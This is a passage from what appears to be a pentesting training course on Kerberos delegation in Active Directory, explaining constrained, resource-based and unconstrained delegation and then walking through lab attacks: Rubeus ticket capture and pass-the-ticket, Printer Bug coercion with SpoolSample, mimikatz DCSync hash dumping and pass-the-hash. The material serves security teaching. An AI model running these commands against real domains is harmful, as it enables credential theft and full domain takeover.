While for unconstrained delegation a copy of the user's TGT gets sent to the service account, this is not the case for constrained delegation. If the service account, here `WEBSRV`, wishes to authenticate to a resource ( `SQL/DBSRV` ) on behalf of the user, it must make a special TGS request to the domain controller. Two fields will be modified compared to a classic TGS request.

- The `additional tickets` field will contain a copy of the TGS ticket or Service Ticket the user sent to the service.
- The `cname-in-addl-tkt` flag will be set to indicate to the Domain Controller that it should not use the server information but the ticket information in `additional tickets`, i.e., the user's information the server wants to impersonate.


The Domain Controller will then verify that the service has the right to delegate authentication to the requested resource and that the copy of the TGS ticket or Service Ticket is forwardable (which is the default but can be disabled if the `Account is sensitive and cannot be delegated` flag is set in the user's UAC flags). If all goes well, it will return

a TGS ticket or Service Ticket to the service with the information of the user to be delegated to consume the final resource.

## Resource-Based Constrained Delegation

Until now, delegation management was done at the level of the service that wanted to impersonate a user to access a resource. Resource-based constrained delegation reverses the responsibilities and shifts delegation management to the final resource. It is no longer at the service level that we list the resources to which we can delegate, but at the resource level, a trust list is established. Any account on this trusted list has the right to delegate authentication to access the resource.

In this example, the trusted list of the account `DBSRV$` contains only the account `WEBSRV$`. Thus, a user will be authorized if `WEBSRV$` wishes to impersonate a user to access a service exposed by `DBSRV`. On the other hand, other accounts are not allowed to delegate authentication to any service provided by `DBSRV`.



Unlike the other two types of delegation, the resource has the right to modify its own trusted list. Thus, any service account has the right to modify its trusted list to allow one or more accounts to delegate authentication to themselves.


If a service account adds one or more accounts to its trusted list, it updates its `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute in the directory.

In the following PowerShell command, we add the account `WEBSRV$` to the trusted list of `DBSRV`.

### Add WEBSRV to the Trusted List of DBSRV

```
PS C:\Tools> Import-Module ActiveDirectory
PS C:\Tools> Set-ADComputer DBSRV -PrincipalsAllowedToDelegateToAccount
```

```
(Get-ADComputer WEBSRV)
```



The attribute is updated in the directory as expected.

The delegation request is the same as for constrained delegation. A TGS request is made by the service account to access a specific resource. A copy of the user's TGS ticket is embedded in this request. The Domain Controller will then check that this service is indeed in the trusted list of the requested resource. If this is the case, it will provide the service with a TGS ticket to access this resource as the user.

## S4U2Proxy & S4U2Self

S4U2Proxy ( [Service for User to Proxy](#)) and S4U2Self ( [Service for User to Self](#)) may sound like strange names, but we have already explained one of them; they are two [Active Directory extensions](#) that allow delegation.

## S4U2Proxy

<https://t.me/CyberFreeCourses>

We have already described how `S4U2Proxy` works. This extension corresponds to the TGS request made by a service account to impersonate a user. The service account makes this TGS request to access a specific resource, and a copy of the user's TGS ticket is embedded in this request. The Domain Controller will then check that the service has the right to delegate authentication to the requested resource. If this is the case, it will provide the service with a TGS ticket to access this resource as the user.

---


## S4U2Self

But what happens if a user has authenticated to the service without using Kerberos and therefore without providing a TGS ticket? This could be the case if the authentication mechanism uses the NTLM protocol. Well, the `S4U2Self` extension provides an answer to this problem.

This step is done before `S4U2Proxy` since the service account doesn't have any user's TGS ticket to embed in its request. The `S4U2Self` extension allows a service to obtain a [forwardable](#) TGS ticket to itself on behalf of an arbitrary user. Thus, when a user authenticates to the service via NTLM for example, the service will first request a forwardable TGS to itself on behalf of the user to act as if the user had authenticated via Kerberos, then once the service has this special TGS ticket, it can make its TGS request to use the desired resource (`S4U2Proxy`), embedding the brand new forwardable TGS ticket it just asked for.

This extension allows delegation even if the authentication protocol is not always the same between the user and the different services. This is called `protocol transition`.

It is precisely this feature that can be enabled or disabled in the constrained delegation. If the `Use Kerberos only` option is chosen, then the service account cannot do protocol transition, therefore, cannot use the `S4U2Self` extension. On the other hand, if the `Use any authentication protocol` option is set, then the service account can use the `S4U2Self` extension and, therefore, can create a TGS ticket for an arbitrary user.



This option is quite dangerous, and we will see how it can be exploited in the next sections.

Enable step-by-step solutions for all questions



## Questions

Answer the question(s) below

to complete this Section and earn cubes!

Cheat Sheet

+ 0 What extension allows a service to obtain a forwardable TGS to itself on behalf of an arbitrary user?

+10 Streak pts

Submit

+ 0 What Active Directory attribute is updated when a service account is added for a resource-based constrained delegation?


+10 Streak pts

<https://t.me/CyberFreeCourses>

# Unconstrained Delegation - Computers

Unconstrained delegation was the only type of delegation available in Windows 2000. If a user requests a service ticket on a server with unconstrained delegation enabled, the user's Ticket Granting Ticket (TGT) is embedded into the service ticket that is then presented to the server.

The server can cache this ticket in memory and then pretend to be that user for subsequent resource requests in the domain. If unconstrained delegation is not enabled, only the user's Ticket Granting Service (TGS) ticket will be stored in memory. In this case, if the machine is compromised, an attacker could only access the resource specified in the TGS ticket in that user's context.



We will walk through two attack scenarios:

- Waiting for a privileged user to authenticate
- Leveraging the Printer Bug

## Waiting for Privileged User Authentication

If we are able to compromise a server that has unconstrained delegation enabled, and a Domain Administrator subsequently logs in, we will be able to extract their TGT and use it to move laterally and compromise other machines, including Domain Controllers.

[Rubeus](#) is the go-to tool for this attack. As a local administrator, Rubeus can be run to monitor stored tickets. If a TGT is found within a TGS ticket, Rubeus will display it to us.

## Monitor Stored Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap
```

(       \        |        |  
      ) ) \_        \_ |        \_        \_        \_  
|        / | | | |        \ |        | | | | /       )  
| | \ \ | | | | | )        | | | |        |  
| |        | |        / |        / |       )        / (        /

v1.5.0

```
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

A few moments later, Sarah Lafferty connects to the compromised server. Rubeus retrieves Sarah's copy of the TGT that was embedded in her TGS ticket and displays it to us encoded in base64.

## Monitor Stored Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap
```

[illegible]

v1.5.0

```
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

```
[*] 8/14/2020 11:06:40 AM UTC - Found new TGT:
```

```
User           : [email protected]
StartTime      : 8/14/2020 4:06:37 AM
EndTime       : 8/14/2020 2:06:37 PM
RenewTill     : 8/21/2020 4:06:37 AM
Flags         : name_canonicalize, pre_authent, initial,
renewable, forwardable
Base64EncodedTicket :
```

```
doIFmTCCBZWgAwIBBaEDAgEWooIEgjCCBH5hggR6MIIEdqADAgEFoRUBe0l0TEFORUZRULHSF
QuTE9DQUyikDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0l0TEFORUZRULHSFQuTE9DQUyiggQsMIIIE
KKADAgESoQMCAQKiggQaBIIIEFr7cTE+mY0QsYF69H0dnaQwX2Iy/dB0k91uEBGQh/Dk0lm12Pz
kVgX<SNIP>
```

Thanks to `PowerView`, we can list the groups to which Sarah belongs. She happens to be in the `Domain Admins` group. So we have the TGT of a Domain Admin now.

## Group Enumeration

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainGroup -MemberIdentity sarah.lafferty

grouptype           : DOMAIN_LOCAL_SCOPE, SECURITY
iscriticalsystemobject : True
samaccounttype      : ALIAS_OBJECT
samaccountname      : Denied RODC Password Replication Group
whenchanged         : 7/26/2020 8:14:37 PM
<SNIP>

grouptype           : GLOBAL_SCOPE, SECURITY
admincount          : 1
iscriticalsystemobject : True
samaccounttype      : GROUP_OBJECT
samaccountname      : Domain Admins
whenchanged         : 8/14/2020 11:04:50 AM
<SNIP>

usncreated          : 12348
grouptype           : GLOBAL_SCOPE, SECURITY
samaccounttype      : GROUP_OBJECT
samaccountname      : Domain Users
whenchanged         : 7/26/2020 8:14:37 PM
<SNIP>
```



**Note:** We can also use the command `net view \\COMPUTERNAME` to identify available shares.

```
PS C:\Tools> .\Rubeus.exe asktgs /ticket:doIFmTCCBZWgAwIBBaE<SNIP>LkxPQ0FM
/service:cifs/dc01.INLANEFREIGHT.local /ptt
```

(       \        |        |  
      ) ) \_        \_ |        \_        \_        \_  
|        / | | |        \ |        | | | /       )  
| | \ \ |        | |        )        |        |        |  
|        |               / |        / |       )        / (        /

```
[*] Action: Ask TGS
```

```
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for
the service ticket
[*] Building TGS-REQ request for: 'cifs/dc01.INLANEFREIGHT.local'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):
```

doIFyDCCBcSgAwIBBaEDAgEWooIErTCCBKlhggSlMIIEoaADAgEFoRUbE0l0TEFORUZSRUlHSF0uTE9D

QUyikZApOAMCAQKhIjAgGwRjAwZzGxhkYzAxLklOTEF0RUZSRUlnHSFQubG9jYWYjggRUMlIEUK  
ADAqES

oQMCAQ0iggRCBIIEPrCawPV<SNIP>

```

ServiceName      : cifs/dc01.INLANEFREIGHT.local
ServiceRealm     : INLANEFREIGHT.LOCAL
UserName         : sarah.lafferty
UserRealm        : INLANEFREIGHT.LOCAL
StartTime        : 8/14/2020 4:21:49 AM
EndTime          : 8/14/2020 2:06:37 PM
RenewTill        : 8/21/2020 4:06:37 AM
Flags            : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
KeyType          : aes256 cts hmac sha1

```

```
Base64(key) : zRzk0ldsF4rb7p7/MlfRkh0zkjIHL4DSok1vXYS3lt8=
```

In case the above command doesn't work, we can also use the [renew action](#) to get a brand new TGT instead of a TGS ticket:

## Using Rubeus and renew

```
PS C:\Tools> .\Rubeus.exe renew /ticket:doIFmTCCBZWgAwIBBaE<SNIP>LkxPQ0FM  
/ptt
```

```
(_____) \      | |  
_____) ) _ _ | | | _ _ _ _ _  
| _ _ / | | | | _ \ | _ _ | | | / _ )  
| | \ \ | | | | ) ) _ _ | | | |  
| _ | _ | _ / | _ / | _ ) _ / ( _ /
```

v2.2.2

```
[*] Action: Renew Ticket
```

```
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (172.16.99.3)
```

```
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\brian.willis'
```

```
[+] TGT renewal request successful
```

```
[*] base64(ticket.kirbi):
```

```
doIGHDCCBhigAwIBBaEDAgEWooIFCDCCBQRhggUAMIIE/KADAgEForUbe0l0TEFORUZRULHSF  
QuTE9D<SNIP>.
```

Once we have the TGS or the TGT we can effectively list the contents of the Domain Controller file system as shown in the following command.

## Using the Ticket

```
PS C:\Tools> dir \\dc01.inlanefreight.local\c$
```

```
Volume in drive \\dc01.inlanefreight.local\c$ has no label.  
Volume Serial Number is 7674-0745
```

```
Directory of \\dc01.inlanefreight.local\c$
```

```
07/27/2020  05:56 PM    <DIR>          Department Shares  
07/16/2016  06:23 AM    <DIR>          PerfLogs  
07/28/2020  05:35 AM    <DIR>          Program Files
```

```
07/27/2020 12:14 PM <DIR> Program Files (x86)
07/27/2020 07:37 PM <DIR> Software
07/30/2020 07:15 PM <DIR> Tools
07/30/2020 11:49 AM <DIR> Users
07/30/2020 09:13 AM <DIR> Windows
0 File(s) 0 bytes
8 Dir(s) 27,711,119,360 bytes free
```

We could also get a TGS ticket for the `LDAP` service and ask for synchronization with the DC to get all the users' password hashes.

---

## Leveraging the Printer Bug

The Printer Bug is a flaw in the [MS-RPRN](#) protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spools named pipe with the [RpcOpenPrinter](#) method and use the [RpcRemoteFindFirstPrinterChangeNotificationEx](#) method, and force the server to authenticate to any host provided by the client over SMB.

In other words, the Printer Bug flaw can be leveraged to coerce a server to authenticate back to an arbitrary host. It can be combined with unconstrained delegation to force a Domain Controller to authenticate to a host we control. For example, if we can gain control of `SQL01` in the example above, then we may coerce `DC01` to authenticate back to the compromised host and retrieve the TGT for `DC01`. Using this TGT, we would then be able to gain full access to `DC01` and perform attacks such as `DCSync` to compromise the domain. If the Domain Controller(s) do not have the spooler service running, we can use this against any other computer in the domain and craft silver tickets with `Rubeus`, using the computer's account TGT. Silver tickets will be discussed later in this module.

This attack can be performed using [SpoolSample PoC](#), which is used to coerce Windows hosts to authenticate to other hosts via the `MS-RPRN` RPC interface.

Let's walk through an example using `SQL01` and `DC01` in our lab. In a scenario where a compromised host configured with unconstrained delegation has the spool service running, in this case, the Domain Controller, the `SpoolSample` tool can be combined with `Rubeus` to monitor for logon events and capture the TGT of the target host.

Once we compromise a host configured to allow unconstrained delegation, we can attempt this attack against a Domain Controller by first starting `Rubeus` in monitor mode on the compromised host (`SQL01` in our example).

## Monitoring Tickets with Rubeus

<https://t.me/CyberFreeCourses>

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap
```

```

  _____
 (_____) \   | |
  _____) )_ | | | _____
 | _____ / | | | | _____ /
 | | \ \ | | | | ) _____ |
 | |  | |_____/ |_____/ |_____)_____/

```

v1.5.0

```
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

With `Rubeus` running in monitor mode, we then attempt to trigger the Printer Bug from the same host (SQL01) by running the `SpoolSample` tool in another console window. The syntax for this tool is `SpoolSample.exe <target server> <capture server>`, where the target server in our example lab is `DC01` and the capture server is `SQL01`.

## Abusing the Printer Bug

```
PS C:\Tools> .\SpoolSample.exe dc01.inlanefreight.local
sql01.inlanefreight.local
```

```
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

```
TargetServer: \\dc01.inlanefreight.local, CaptureServer:
\\sql01.inlanefreight.local
```

Target server attempted authentication and got an access denied. If coercing authentication to an NTLM challenge-response capture tool (e.g. responder/inveigh/MSF SMB capture), this is expected and indicates the coerced authentication worked.

If everything works as expected, we will get the above confirmation message from the tool. Switching back to the console running `Rubeus` in monitor mode, we retrieved the TGT from the `DC01$` account, which is the Domain Controller machine account.

## Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap
```

```

  _____
 (_____) \   | |

```

```
_____) )_ _| |__ _ _ _ _
| _ _ / | | | _ \ | _ | | | / _ )
| | \ \ | | | | ) _ | | | |
|_ | _ | _ / | _ / | _ ) _ / ( _ /
```

v1.5.0

[\*] Action: TGT Monitoring

[\*] Monitoring every 5 seconds for new TGTs

[\*] 8/14/2020 11:49:26 AM UTC - Found new TGT:

```
User           : [email protected]
StartTime      : 8/14/2020 4:22:44 AM
EndTime       : 8/14/2020 2:22:44 PM
RenewTill     : 8/20/2020 6:52:29 PM
Flags         : name_canonicalize, pre_authent, renewable,
forwarded, forwardable
Base64EncodedTicket :
```

```
doIFZjCCBWKgAwIBBaEDAgEWooIEWTCCBFVhggRRMIIETaADAgEFoRUbE0l0TEFORUZSRUlHSF
QuTE9DQUyikDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0l0TEFORUZSRUl<SNIP>
```

We can use this ticket to get a new valid TGT in memory using the `renew` option in `Rubeus`.

## Renewing the ticket with Rubeus

```
PS C:\Tools> .\Rubeus.exe renew
```

```
/ticket:doIFZjCCBWKgAwIBBaEDAgEWooIEWTCCBFVhggRRMIIETaADAgEFoRUbE0l0TEFORU
ZSRUlHSFQ
```

```
uTE9DQUyikDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0l0TEFORUZSRUlHSFQuTE9DQUyjggQDMIID/
```

```
6ADAgESoQMCAQKiggPxBIID7XBw4BNnnychVY/H/
```

```
9966JMGtJhKaNLBt21SY3+on4lr0rHo<SNIP> /ptt
```

```
(____ \      | |
_____) )_ _| |__ _ _ _ _
| _ _ / | | | _ \ | _ | | | / _ )
| | \ \ | | | | ) _ | | | |
|_ | _ | _ / | _ / | _ ) _ / ( _ /
```

v1.5.0

[\*] Action: Renew Ticket

[\*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)

[\*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\DC01\$'

<https://t.me/CyberFreeCourses>

```
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

doIFZjCCBWKgAwIBBaEDAgEWooIEWTCCBFVhggRRMIIETaADAgEFoRUBEOl0TEFORUZRULHSF
QuTE9D

QUYiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbEOl0TEFORUZRULHSFQuTE9DQUYjggQDMIID/6ADAg
ESoQMC

AQKiggPxBIID7W7EOz2Zqm1a6b9/cCheJbZdt0qgV8Wgw1BS2Jctk8X9l6ibkK7G+s/jyPDL6R
eV00vP
    p3ClW0jdoL03jH<SNIP>

[+] Ticket successfully imported!
```

Now that we have the TGT of `DC01$` in memory, we can perform the `DCsync` attack to retrieve a target user's NTLM password hash. In this example, we retrieve secrets for the user `sarah.lafferty`.

## Performing DCSync

```
C:\Tools> mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( [email protected] )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:sarah.lafferty

[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'sarah.lafferty' will be the user account

Object RDN          : sarah.lafferty

** SAM ACCOUNT **

SAM Username        : sarah.lafferty
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/14/2020 4:06:13 AM
Object Security ID   : S-1-5-21-2974783224-3764228556-2640795941-1122
```

Object Relative ID : 1122

Credentials:

Hash NTLM: 0fcb586d2aec31967c8a310d1ac2bf50

ntlm- 0: 0fcb586d2aec31967c8a310d1ac2bf50

ntlm- 1: cf3a5525ee9414229e66279623ed5c58

lm - 0: 2fd05b1ff89bfeed627937845f3bc535

lm - 1: 3cf0c818426269923b3a993b071b81d5

Supplemental Credentials:

\* Primary:NTLM-Strong-NTOWF \*

Random Value : e27b6e4d84697eb7cf50dc6d0efdb226

\* Primary:Kerberos-Newer-Keys \*

Default Salt : INLANEFREIGHT.LOCALsarah.lafferty

Default Iterations : 4096

Credentials

aes256\_hmac (4096) :

ba5b9b6850a1aea865ab1a7fdc895d1e27f39c327b8f7d4c96132b4438727386

aes128\_hmac (4096) : bee242dbe9cb898c67b8075e13384b22

des\_cbc\_md5 (4096) : 029e1c2af1237351

OldCredentials

aes256\_hmac (4096) :

13b57fa4a6c0f4adce4b1d85e64a909d35dce98736909f370154f9bd08b8bc67

aes128\_hmac (4096) : 1fdbbc782bcd6cd692923dc54785d5ee1

des\_cbc\_md5 (4096) : ba677a73a82a2a9e

\* Primary:Kerberos \*

Default Salt : INLANEFREIGHT.LOCALsarah.lafferty

Credentials

des\_cbc\_md5 : 029e1c2af1237351

OldCredentials

des\_cbc\_md5 : ba677a73a82a2a9e

\* Packages \*

NTLM-Strong-NTOWF

\* Primary:WDigest \*

01 966bec5d60500f0e964fb78be94cc0a8

02 1abbf4255613844082376a5288cfcfb2

03 c74c93a52310d2a88581fffb075aef33

<SNIP>

We can capture any account's hash, such as the Administrator account, and then we can use Rubeus or Mimikatz to get a ticket from the compromised account. For example, let's take Sarah' hash 0fcb586d2aec31967c8a310d1ac2bf50 and create a ticket with it:

## Using Rubeus to Request a Ticket as Sarah

<https://t.me/CyberFreeCourses>

```
PS C:\Tools> .\Rubeus.exe asktgt /rc4:0fcb586d2aec31967c8a310d1ac2bf50
/user:sarah.lafferty /ptt
```

```
(_____) \      | |
(_____) ) _    | | | _ _ _ _ _
| _ _ / | | | | _ \ | _ | | | / _ )
| | \ \ | | | | ) ) _ _ | | | |
| _ | _ | _ / | _ / | _ ) _ / ( _ /
```

v2.2.2

```
[*] Action: Ask TGT
```

```
